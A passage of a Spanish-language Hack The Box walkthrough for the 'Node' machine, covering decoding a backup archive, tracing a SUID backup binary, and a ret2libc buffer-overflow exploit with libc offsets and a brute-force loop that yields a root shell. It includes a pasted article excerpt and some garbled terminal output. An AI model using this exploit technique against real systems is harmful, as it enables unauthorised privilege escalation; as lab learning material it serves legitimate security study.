db1NBVA7b9m7GjoEhQXOpOpSGrXwbiHm5C7Zn4kZtEy729Z0o710VuT9i+4vCiWQLHrdxYkqiC7LmFCjMh9e05WEy1EBmPaFkyYXK2c6xWErEv38++8xdQAcDEGXJ6
xG/YLb4B7SwUem4xG6zYi452F1kLkx1oV6paNLWrcLwokdPJeCIrUbn+C9TesqaaXASnictzNXUKzT9050FOcJwT7FbxyXk0z
UESFbgAAAAABAAEAQQAAB4EAAAAA==') | base64 -d > bck.zip
```

al descomprimir nos trae la flag de root, pero con un problema

```
ZIPINFO: [none]
ZIPINFOOPT: [none]
(kali@kali)-[~/machineshtb/Node]
$ unzip bck.zip
Archive: bck.zip
skipping: root.txt
need PK compat. v5.1 (can do v4.6)
```

buscando en google parece que se soluciona descargo un 7zip

[https://askubuntu.com/questions/596761/error-while-unzipping-need-pk-compat-v5-1-can-do-v4-6-7z x bck.zip](https://askubuntu.com/questions/596761/error-while-unzipping-need-pk-compat-v5-1-can-do-v4-6-7z-x-bck.zip)

```
7z 7z2john 7za 7zr
(kali@kali)-[~/machineshtb/Node]
$ 7z x bck.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
64-bit locale=en_US.UTF-8 Threads:4 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 1141 bytes (2 KiB)

Extracting archive: bck.zip
--
Path = bck.zip
Type = zip
Physical Size = 1141

> Optimum

Enter password (will not be echoed):
[0] 0:bash 1:ssh 2:nc- 3:7z*
```

y al abrir la flag nos trolean

```
(kali㉿kali)-[~/machineshtb/Node]
$ cat root.txt
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQWQVQQQWWWWBBBBHHHHHHHHBWWWWWQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQD!__ssaaaaaaaaass_ass_s____. ~-""??9VWQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQP'_wmQQQWBWBV?GwwmmwWQmwwwmwgmZUVVHAqwaaaac,"?9$Qqqqqqqqqqqqqqqqq
QQQQQQQQQQQQQW!aQWQQQQW?qw#TTSgwawwggyawwpY?T?TYTYTXmwwgZZ$ma/-?4QQQQQQQQQQQQ
QQQQQQQQQQQQQW' jQQQQTWqWdYaUT9mmwwawww?WWWQQQQQQT?TVTT9HQQQQQQQW,-4QQQQQQQQQQ
QQQQQQQQQQQQ[ jQQQQQYWvW2$WWWQQQWQWQWWWW7WQQQQQQQQQPWWQQQWQWQW7WQQQWWW)WWQQQQQQQ
QQQQQQQQQQQf jQQQQQWmWmWmWQU?????9WWQmWQQQQQQQWjWQQQQQQQWQmQQQQWL 4QQQQQQQQ
QQQQQQQQP'.yQQQQQQQQQQQP" <wa,.!4WQQQQQQQWdWP?!"??4WWQQQWQQc ?QWQQQQQ
QQQQQP'_a.<aamQQQW!<yF "!' .. "??$Qa "WQQQWTPV' "??'=QqmWVV?46/?QQQQQ
QQQP'sdyWQP?! "-?"246mQQQQQQT!mqQga. <wWQWQaa _aawmWWQQQQQQQQQWp4a7g -WWQQ
QQ[ j@mQP'adQP4ga, -????" <jQQQQQWQQQQQQQQQQW;)WQWWWW9QQP?"` -?QzQ7L ]QQQ
QW jQkQa jWQqD'-?$QQQQQQQQQQQQQQQQQWQWQQQWQQc "4QQQqa .QP4QQQQfwkl jQQQ
QE ]QkQk $D?` Pwaa"9WWQQQP??T?47`_aamQQQQQQWWQW,-?QWVQQQQQ"QQQD\q(.QWQQ
QQ,-Qm4Q/-QmQ6 "WWQma/"??QQQQQL 4W"- -?$QQQQWP`s,awT$QQQa "QWq?$.yQQQQ
QQm/-4wTqGQWQQ, ?4Wwk 4waac -???$WaQQQQQQQQF??<mWWWWWQW?^ `]6QQ'yQQQQQ
QQQQW,-?QmWQQQQW a, ?QWVQQQW_. "??9VWaaMQWV???" a j/ ]Qqf jQQQQQQ
QQQQQQW,"4QQQQQQm,-$Qa ???4F jQQQQQwc <aaa _aaaa 4QW ]E )WQ`=QQQQQQQ
QQQQQQWQ/$QQQQQQQA ?H ]Wwa, ???9WWWh dQWWW,=QWU? ?! )WQ ]QQQQQQQ
QQQQQQQQQC-QWQQQQQW6, QWQWQQQk <c jWQ ]QQQQQQQ
QQQQQQQQQQQ,"$WQWQQQQQg,."?QQQ'.mQQQmaa,, ..; qWQ.]QQQQQQQ
```

[illegible]

```
python print("AAAA"*600)
```

Metemos esta cadena de caracteres al programa backup en el apartado de ruta

esto se debe a que si se revisa el binario este trae unas llaves de la carpeta keys

```
strcat("/etc", "/m")
strcat("/etc/m", "yp")
strcat("/etc/my", "la")
strcat("/etc/mypla", "ce")
strcat("/etc/myplace", "/k")
strcat("/etc/myplace/k", "ey")
strcat("/etc/myplace/key", "s")
fopen("/etc/myplace/keys", "r")
fgets("a01a6aa5aaf1d7729f35c8278daae30f...", 1000, 0x91cb410)
strncpy("a01a6aa5aaf1d7729f35c8278daae30f...", "\n")
strcpy("sd", "a01a6aa5aaf1d7729f35c8278daae30f...")
fgets("45fac180e9eee72f4fd2d9386ea7033e...", 1000, 0x91cb410)
strncpy("45fac180e9eee72f4fd2d9386ea7033e...", "\n")
strcpy("sd", "45fac180e9eee72f4fd2d9386ea7033e...")
fgets("3de811f4ab2b7543eaf45df611c2dd25...", 1000, 0x91cb410)
strncpy("3de811f4ab2b7543eaf45df611c2dd25...", "\n")
strcpy("sd", "3de811f4ab2b7543eaf45df611c2dd25...")
fgets("\n", 1000, 0x91cb410)
strncpy("\n", "\n")
strcpy("sd", "")
fgets(nil, 1000, 0x91cb410)

(kali@kali)-[~/machineshtb/Node]
$ file bofbbackup
bofbbackup: ELF 32-bit LSB executable, Intel
b2905848a42007439494a2b4984369, not stripp

(kali@kali)-[~/machineshtb/Node]
$ ./bofbbackup
0:ssh 1:nc- 2:bash*
= "/etc/m"
= "/etc/my"
= "/etc/mypla"
= "/etc/myplace"
= "/etc/myplace/k"
= "/etc/myplace/key"
= "/etc/myplace/keys"
= 0x91cb410
= 0xffa3d6ff
= 64
= 1
= 0xffa3d6ff
= 64
= 1
= 0xffa3d6ff
= 64
= 1
= 0xffa3d6ff
= 0
= 1
= 0
```

```
+++ exited (status 1) +++
tom@node:/usr/local/bin$ cd /etc/myplace/
tom@node:/etc/myplace$ ls
keys
tom@node:/etc/myplace$ cat keys
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
tom@node:/etc/myplace$ 
[1] 0:ssh 1:nc* 2:bash-
```

Entonces para igualar la ejecución creamos un directorio en etc que contiene la carpeta myplace que tambien contendrá un archivo keys .

```
+++ exited (status 1) +++
(root@kali)-[~/home/kali/machineshtb/Node/buffer]
# cat /etc/myplace/keys
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
(root@kali)-[~/home/kali/machineshtb/Node/buffer]
# 
(kali@kali)-[~/home/kali/machineshtb/Node/buffer]
$ ./bofbbackup
```

validamos la ejecución

./bofbbackup a a

Ahora como todo buffer debemos de buscar el offset que es el número mágico con el que podemos explotar un bof para linux se utiliza la herramienta gef que se ejecuta con gdb tambien se instala en kali Linux.

gdb y gef bof Linux

```
(root@kali)-[/home/kali/machineshtb/Node/buffer]
# gdb
GNU gdb (Debian 16.2-1) 16.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb)
(gdb) >
(gdb) exit

(root@kali)-[/home/kali/machineshtb/Node/buffer]
#
```

para gef buscamos el repositorio de github descargamos gef
<https://github.com/hugsy/gef>


```
(root@kali)-[/home/kali/machineshtb/Node/buffer]
# bash -c "$(curl -fsSL https://gef.blah.cat/sh)"
```

```
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

(root@kali)-[/home/kali/machineshtb/Node/buffer]
# gdb
GNU gdb (Debian 16.2-1) 16.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
gef for linux ready, type `gef` to start, `gef config` to configure
93 commands loaded and 5 functions added for GDB 16.2 in 0.00ms using Python engine 3.13
gef>

[0] 0:gdb* 1:ssh 2:nc- 3:python
```

ahora ese gef es como el immunity debugger, pero en Linux, ahora para ejecutar el programa en gef utilizamos gdb

```
kali@kali: ~/machineshtb
```

```
(root@kali)-[/home/kali/machineshtb/Node/buffer]
# gdb ./bofbackup
GNU gdb (Debian 16.2-1) 16.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef` to start, `gef config` to configure
93 commands loaded and 5 functions added for GDB 16.2 in 0.00ms using Python engine 3.11
Reading symbols from ./bofbackup...
(No debugging symbols found in ./bofbackup)
gef> 
```

```
(root@kali)-[/home/kali/mach
# gdb
GNU gdb (Debian 16.2-1) 16.2
Copyright (C) 2024 Free Software
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show wa
This GDB was configured as "x86_
Type "show configuration" for co
For bug reporting instructions,
<https://www.gnu.org/software/gd
Find the GDB manual and other do
<http://www.gnu.org/software

For help, type "help".
Type "apropos word" to search fo
GEF for linux ready, type `gef`
93 commands loaded and 5 functio
gef> 
```

ahora ese gef es como el immunity
gef utilizamos gdb

para correr antes se debe colocar la letra r

```
r -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp
```

```

reading symbols from ./bofbac.kub...
(No debugging symbols found in ./bofbac.kub)
gef> r -q 45fac180e9ee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp
Starting program: /home/kali/.macnineshot/node/butter/bofbac.kub -q 45fac180e9ee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching after vfork from child process 45181]

zip warning: No such device or address
zip warning: No such device or address
zip warning: No such device or address
zip warning: No such device or address
zip warning: No such device or address
zip warning: No such device or address
zip warning: No such device or address
[Detaching after vfork from child process 45183]
UESDB0AAAAA165b9foAAAAAAAAAAAAAAAEABwAdG1wL1VUCQAD2xTSZ9sU0md1eAsAAQQAAAAABAAAABQSMECgAAAAAArAs5WgAAAAAAAAAAAAAAAAAHAB0bXavLlgxMS11bmL14l1VU
AAAAABAAAABQA8SgUMECgAAAAAS5gWgAAAAAAAHAB0bXavLkDRS11bmL4L1VUCQAD2xTSZ9sU0md1eAsAAQQAAAAABAAAABQSMECgAAAAAArAs5WgAAAAAAAAAAAAAAAAAAAA
VUCQADKQHSZ9sU0md1eAsAAQAAAAABAAAABQSMECgAAAAAArAs5WgAAAAAAAAAAAAAAAAAHAB0bXavLvbnQtD5pecQ9VVAkAsE80mbFJNcdKgLAEEAAAAQAAAAAUESDBaoAAA
ABMAvAdG1wL3N5c3RlbiQhChpdmFOZS0zODk3NTgWMIxMGEONjmwYtgyTYk1Tg3NDRI NDW4ZC1oXYZL2ZVKLnLtncPZYtUSvpEAfVL1VUCQADKQHSZ9sU0md1eAsAAQAAAAABAAA
AAAAAAAAAAAAAAAAFAHAB0bXavC3lzdgvtZC1wcmL2YXRLLTFkOTc1ODAxYyJEWYtQ2MzBhdDNH0tHVhOdC0NGI0MzhkLWhhdmdVbnZouec2YydmJ1Zjs1JwkRpUw4vdG1wL1VUCQADKQHSZ9sU0md1
EGAAAAAArAs5WgAAAAAAAHAB0bXavC3lzdgvtZC1wcmL2YXRLLTFkOTc1ODAxYyJEWYtQ2MzBhdDNH0tHVhOdC0NGI0MzhkLXBvbGtgcPdCSZZXZjZWw1LUteheGVGS9vVAKAAS1
QAAAAAUESDBAoAAAAAUEwufFoAAAAAAAAAAAAAAAAAPBAwAdG1wL3N5c3RlbiQhChpdmFOZS0zODk3NTgWMIxMGEONjmwYtgyTYk1Tg3NDRI NDW4ZC1wb2xraXQucc2YydmJ1Zjs1YXhlRl
ld1eAsAAQAAAAABAAAABQSMECgAAAAAArAs5WgAAAAAAAHAB0bXavC3lzdgvtZC1wcmL2YXRLLTFkOTc1ODAxYyJEWYtQ2MzBhdDNH0tHVhOdC0NGI0MzhkLXJzeXNsbc2urc
AAOSadJnZnTSZ3V4CWAbBAAAAAAEAAAAAFBLAwQAAAAAABFmxmaAAAAAAAAAAAAAAAAAUAAcAhRTcC9zeXN0ZW1kLXByaXZhZhdGUtNHU5NzNuM4DFjMTBhBNdyZmGEAMzE5MW44ZnQ0YjZjoGGot

```

ahora para ver los valores del esp y eip debemos dañar el programa con los caracteres es decir desbordar el buffer.

En We Live Security hemos estado publicando una serie de ejercicios acerca de *exploiting de buffer overflows*. Los sistemas actuales incluyen diversas medidas para evitar el uso de este tipo de técnicas, por lo que me parece que es un buen momento para empezar a hablar de estos **mecanismos de protección** y cómo suelen ser evadidos.

Vamos a empezar por el bit de no ejecución, o **bit NX**. Esta medida de seguridad garantiza que ciertas áreas de memoria (como el *stack* y el *heap*) no sean ejecutables, y otras, como la sección del código, no puedan ser escritas. Dado que, hasta el momento, hemos aprovechado la explotación de *buffer overflows* para ejecutar código arbitrario contenido en el *stack*, el bit NX ha tenido que estar apagado. Tomemos la siguiente aplicación vulnerable:

Se puede evadir esta protección utilizando Ret2libc, para aprovechar esta utilidad antes debemos saber cuantos caracteres se requieren en el eip para sacar el offset, se puede usar en gef pattern create pattern create 1200

```
gef> pattern create 1200
[+] Generating a pattern of 1200 bytes (n=4)
aaaaabaaacaaaadaaaeaaafaaagaaahaaiaaajaakaaalaaamaanaaaaoaaaapaaaqaaaraaaaasaataaaauaaaavaa
braabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaadcaaceaacfaacgaaachaaciaacjaackaacklaacmaacnaa
adjsaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaebaecaedaeeaeafaaf
aafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaafllaafmaaafnaafoaafpaafqaafraaftsaaftaafuaafvfaafw
raagsaagttaagvaagwaagxaagyagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaah
ijaaikaailaaimaainaioaaiipaaiqaaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaaajbaajcaajdaajeaajfaa
akbaakcaakdaakeakfaakgaakhaakiaakjaakkaaklakmaaknaakoakpaakqaakraaksaaktaakuakvaakwa
aalsaaltaaluaalvaalwaalxalyaal
[+] Saved as '$_gef0'
gef>
```

luego con las cadenas creadas las añadimos en el binario

[illegible]

para validar el ASLR usamos awk y un for para validar que esa dirección de memoria está en cambio
for i in \$(seq 1 10); do which backup | xargs ldd | grep libc | awk 'NF{print \$NF}' | tr -d '{}';done

```
libc.so.6 => /lib32/libc.so.6 (0xf75c5000)
tom@node:/tmp$ for i in $(seq 1 10); do which backup | xargs ldd | grep libc | awk 'NF{print $NF}' | tr -d '{}';done
(0xf7553000)
(0xf75e1000)
(0xf75e9000)
(0xf75f6000)
(0xf75b5000)
(0xf7604000)
(0xf75e8000)
(0xf7581000)
(0xf7596000)
(0xf75d2000)
tom@node:/tmp$
```

Creamos el siguiente exploit

```
File Edit View Search Terminal Tabs Help
kali@kali: ~/machineshtb

GNU nano 8.3
from struct import pack
offset = 512
salto = "A"*offset
# seteamos la direccion del libc en el equipo victima
libcdir=0xf75c5000

#ret2libc acceso
systemoff=
exitoff=
shoff=

systemon= pack("<I",libcdir + systemoff)
exiton=pack("<I",libcdir + exitoff)
shon=pack("<I",libcdir + shoff)

carga= salto + systemon + exiton + shon
print (carga)
```

para sacar los datos de las variables off se utiliza readelf que básicamente muestra información de objetos en formato ELF. utilizamos su flag -s para validar las direcciones de la libreria libc

readelf -s /lib32/libc.so.6 | grep -E "system@@| exit@@|

```

tom@node:/tmp$ which backup | xargs ldd | grep libc
libc.so.6 => /lib32/libc.so.6 (0xf75c5000)
tom@node:/tmp$ for i in $(seq 1 10); do which backup | xargs ldd | grep libc | awk 'NF{print $NF}' | tr -d '{}';done
(0xf7553000)
(0xf75e1000)
(0xf75e9000)
(0xf75f6000)
(0xf75b5000)
(0xf7604000)
(0xf75e8000)
(0xf7581000)
(0xf7596000)
(0xf75d2000)
tom@node:/tmp$ readelf -s /lib32/libc.so.6 | grep -E "system@@|exit@@|
141: 0002e7b0 31 FUNC GLOBAL DEFAULT 13 exit@@GLIBC_2.0
627: 0003a940 55 FUNC GLOBAL DEFAULT 13 __libc_system@@GLIBC_PRIVATE
1457: 0003a940 55 FUNC WEAK DEFAULT 13 system@@GLIBC_2.0
tom@node:/tmp$
[0] 0:[tmux]- 1:ssh 2:nc* 3:nano 4:bash

```

y ahora colocamos esas direcciones en el exploit en formato hex.

```

from struct import pack
offset = 512
salto = "A"*offset
# setearmos la direccion del libc en el equipo victim
libcdire=0xf75c5000

#ret2libc acceso

#readelf directions libc
systemoff=0x0003a940
exitoff=0x0002e7b0
shoff=

systemon= pack("<I",libcdire + systemoff)
exiton=pack("<I",libcdire + exitoff)
shon=pack("<I",libcdire + shoff)

carga= salto+systemon + exiton + shon
print (carga)

```

Ahora para sacar la dirección de sh se utiliza strings con las flags -a -t y x filtrando por /bin/bash y utilizando libc

strings -a -t x /lib32/libc.so.6 | grep "/bin/sh"

```

(0xf7596000)
(0xf75d2000)
tom@node:/tmp$ readelf -s /lib32/libc.so.6 | grep -E "system@@|exit@@|
141: 0002e7b0 31 FUNC GLOBAL DEFAULT 13 exit@@GLIBC_2.0
627: 0003a940 55 FUNC GLOBAL DEFAULT 13 __libc_system@@GLIBC_PRIVATE
1457: 0003a940 55 FUNC WEAK DEFAULT 13 system@@GLIBC_2.0
tom@node:/tmp$ strings -a -t x /lib32/libc.so.6 | grep "/bin/bash"
tom@node:/tmp$ strings -a -t x /lib32/libc.so.6 | grep "/bin/sh"
15900b /bin/sh
tom@node:/tmp$
[0] 0:[tmux]- 1:ssh- 2:nc* 3:nano 4:bash

```

en el exploit deben tener el mismo tamaño de caracteres como tiene menos caracteres la dirección de sh
añadimos otros 2 ceros después del hex

```
GNU nano 8.3
from struct import pack
offset = 512
salto = "A"*offset
# seteamos la direccion del libc en el equipo victima
#which backup | xargs ldd |grep libc
libcdir=0xf75c5000
#ret2libc acceso
#readelf directions libc
#readelf -s /lib32/libc.so.6 | grep -E "system|exit"
systemoff=0x0003a940
exitoff=0x0002e7b0
#strings -a -t x /lib32/libc.so.6 | grep "/bin/sh"
#add cero si tiene menos caracteres
shoff=0x0015900b

systemon= pack("<I",libcdir + systemoff)
exiton=pack("<I",libcdir + exitoff)
shon=pack("<I",libcdir + shoff)

carga= salto + systemon + exiton + shon
print (carga)
```

Con esto ejecutamos en la víctima el exploit con el programa backup

```
/usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
./exploitbof.py
```

```
tom@node: /tmp$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 ./exploitbof.py
UESDB8QACQAIAMcFbVpBoRuLUwEAAEYCAANABwAZXhwbG9pdGJvZi5weVVCQAD1iR5ZyYr0md1eAsAAQToAwAAB0gDAABPXA10d6ZL2HMGWI3wFyVsyDfMlZ7N
xLbgAvli100NrYFUVxxSSGas5LWkPTBoJQPEmaHLhgUI7tRp8XpNqb7d8ySreSY5y3y7xrJiN36ZcZZr3u+XFwD/HTxRGGweGzipVWD+tZt/X1upgGPuRJwhFq6
RuZARsWQSVKurUiUIS32/akXpxBfxlUyaf21RfatSAC0jZqAn9JRiTNTJ1PcfnQ+fx2K1Q07yK41PLlQC0xyLeerqa+ssErJEthqa11GkSQagLa2P3bvXKFEfzq
RbUp4yWsw6tTGZkLzcx09CMILowdAr9pAQccej5GNPqB7FQSwcIQAEBi1MBAABGAGAAUESBAh4DFAAJAAGAxwVtWkGhG4tTAQAARGIAAA0AGAAAAAQA02BA
AwAAB0gDAABQSwUGAAAAAAEAAQBTAAAAqgEAAAAA tom@node: /tmp$
```

como esto hay que ejecutarlo varias veces hasta cuando se encuentre la direccion de colision se encierra la instrucción en un while true; do ;done tambien ejecutando como se ejecutaba en gdb que es con el parámetro x la llave y el exploit

```
while true; do /usr/local/bin/backup x
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 ./exploitbof.py; done
```

```
kali@kali: ~/machineshtb x kali@kali: ~/machineshtb/Node
de:/tmp$ while true; do /usr/local/bin/backup x 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 ./exploitbof.py; done
```

```
-----
[+] Validated access token
[+] Starting archiving ./exploitbof.py
[+] Finished! Encoded backup is below:
-----
UEsDBBQACQAIAMcFbVpBoRuLUwEAAEYCAAAABwAZXhwbG9pdGJvZi5ueVVUCQAD1irSZyYr0md1eAsAAQToAwAABogDAAANYJ4X12Z+4Gu840E0iDv
wzNXiVKeysv/v5l0eZZxio+by9XH+bBgNa6/4kD0Ea/jiaRjndIQ+xiQhIYTo8fENV6K2b5Q3ci9YyXEpV8S+6gxYM+D80UjIHIF0BqO/OXr//qrhky
mv2XXU40zXMqVnsVt9oNUctvIkSrJCK80lb3g1AwU8DUYoJxYBCP/IK2aEqMrQHWK8a0IQgjmJmk1IQ1u5tgSuAX+85t+0tzjMBW+80jMly6JYIc00
t7bVEJGHIvSzEiyBiQiH2AVIR4DikDxkCzVvDW6Yv1peCBQSwcIQaEbi1MBAABGAgAAUESBAH4DFAAJAAGAxwVtWkGhG4tTAQAARGIAAA0AGAAAAAA
AwAABogDAABQSwUGAAAAAAEAQAATAAAAgEAAAAA
-----
while true; do /usr/local/bin/backup x_
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 ./exploitbof.py; done
```

[0] 0:[tmux]- 1:ssh 2:nc* 3:bash 4:bash

luego de ejecutar un rato, no funciona el exploit , cambie la dirección del por otra

```
print (carga)
tom@node:/tmp$ for i in $(seq 1 10); do which backup | xargs ldd | grep libc | awk 'NF{print $NF}' | tr -d '{}';done
(0xf751b000) /lib64/ld-2.15.so
(0xf75c6000) /lib64/libc-2.15.so
(0xf75cd000) /lib64/libc-2.15.so
(0xf7604000) /lib64/libc-2.15.so
(0xf7552000) /lib64/libc-2.15.so
(0xf759f000) /lib64/libc-2.15.so
(0xf75da000) /lib64/libc-2.15.so
(0xf75c5000) /lib64/libc-2.15.so
(0xf7555000) /lib64/libc-2.15.so
(0xf75f4000) /lib64/libc-2.15.so
tom@node:/tmp$
```

```
offset = 512
salto = "A"*offset
# seteamos la direccion del libc
#which backup | xargs ldd | grep libc
libcdir=0xf7552000
#ret2libc acceso
```

También cambio la ejecución por una secuencia de escape `$()` y obtenemos root

```
while true; do /usr/local/bin/backup x
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 $(python exploitbof.py); done
```

```
[+] Validated access token  
[+] Starting archiving AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXXX  
  
# whoami > Jerry  
root  
# ^C >  
# ^C > Knife  
# ^C > Lame  
# ^C > Legacy  
# cat /root/root.txt  
bdXXXXXXXXXX  
#  
0 0 tmux 1.ssh 2.nc* 3.hash- 4.hash
```

Conclusión: Máquina Hard una de las más difíciles de tipo hard que he realizado, aunque está calificada como media, muy útil para aprender temas de enumeración web de API, crackeo de contraseñas en archivos ZIP con john, consultas básicas en una base de datos no relacional MongoDB, RCE con MongoDB, comandos básicos

de Linux como ltrace, readelf y strings. Con la cereza en el pastel de mierda en el buffer over flow protegido con NX y ASLR en sistemas Linux.